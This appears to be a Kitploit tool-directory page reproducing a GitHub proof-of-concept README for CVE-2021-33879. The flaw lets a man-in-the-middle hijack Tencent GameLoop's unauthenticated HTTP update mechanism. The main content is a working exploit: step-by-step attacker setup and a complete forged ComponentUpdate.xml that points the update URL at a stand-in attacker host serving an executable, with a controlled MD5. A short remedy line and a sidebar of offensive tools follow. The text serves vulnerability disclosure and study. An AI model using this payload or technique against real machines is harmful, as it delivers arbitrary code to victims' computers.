Skip to content
KitploitKITPLOIT
ToolsBlog
Log in
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
cve-2021-33879 — GameLoop update MITM | Kitploit
Tools/GitHubGitHub/mmiszczyk/cve-2021-33879
Vulnerability AnalysisExploitationWeb Application ExploitationMalware AnalysisPenetration TestingSupply Chain Security
GitHubmmiszczyk/cve-2021-33879

cve-2021-33879

GameLoop update MITM

View Repository
11805 years agoNot yet reviewed
Share

CVEID: CVE-2021-33879

Name of the affected product(s) and version(s): GameLoop (all versions prior to 4.1.21.90)

Vulnerability type: CWE-494: Download of Code Without Integrity Check


Summary

GameLoop is an Android emulator developed by Tencent. It features an update mechanism which is not encrypted or authenticated (other than by MD5 hashes which in this exploit can be controlled by the attacker), allowing attacker in a MITM position to intercept and send his own update packages which will be executed on the victim machine.

Description

Tencent GameLoop before 4.1.21.90 downloaded updates over an insecure HTTP connection. A malicious attacker in a MITM position could spoof the contents of an XML document describing an update package, replacing a download URL with one pointing to an arbitrary Windows executable. Because the only integrity check would be a comparison of the downloaded file's MD5 checksum to the one contained within the XML document, the downloaded executable would then be executed on the victim's machine.

Reproduction

  • set up the attacker environment:
    • set up a webserver, put your executable payload on it, calculate its MD5 hash
    • set up a proxy, configure it to intercept requests to ComponentUpdate.xml
  • set up the victim environment:
    • configure internet connection through attacker's proxy
    • install a vulnerable version of GameLoop
  • victim: force update check
    • run GameLoop
    • click 'Update' from hamburger menu
  • attacker: modify ComponentUpdate.xml (put appropriate url, md5 and filesize of your payload)
<?xml version="1.0" encoding="utf-8"?>
<UpdateConfig>
	<GlobalConfig>
		<Item name="UpdateEnable" Value="1" />
	</GlobalConfig>
	<UpdatePolicy>
		<PolicyItem id="1" Enable="1" AutoUpdateRate="1" ManualUpdateRate="100" MatchUpdateOperation="2" Weight="4">
			<Condition Method="Or">
				<MatchSupplyId Type="market" MatchResult="0" Start="3.10.199.100" End="4.99.999.999" />
			</Condition>
		</PolicyItem>
	</UpdatePolicy>
	<UpdateOperation>
		<OperItem id="2" inherit="0" Desc="This is a malicious update" Title="Malicious update" text="I could serve you ransomware but I'll just spawn calc">
			<Item Type="market" url="http://attacker.local/calc.exe" md5="c4cb4fdf6369dd1342d2666171866ce5" version="5.10.199.100" filesize="32768" />
		</OperItem>
	</UpdateOperation>
</UpdateConfig>

  • victim: click 'Update Now'

Update prompt


  • attacker's payload should be now executed on a victim machine

Payload executed

Remedy

Install a newer version of GameLoop.

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    867
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    544
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    385
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    302
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    279

Explore all tools

Browse our collection of tools

View all tools →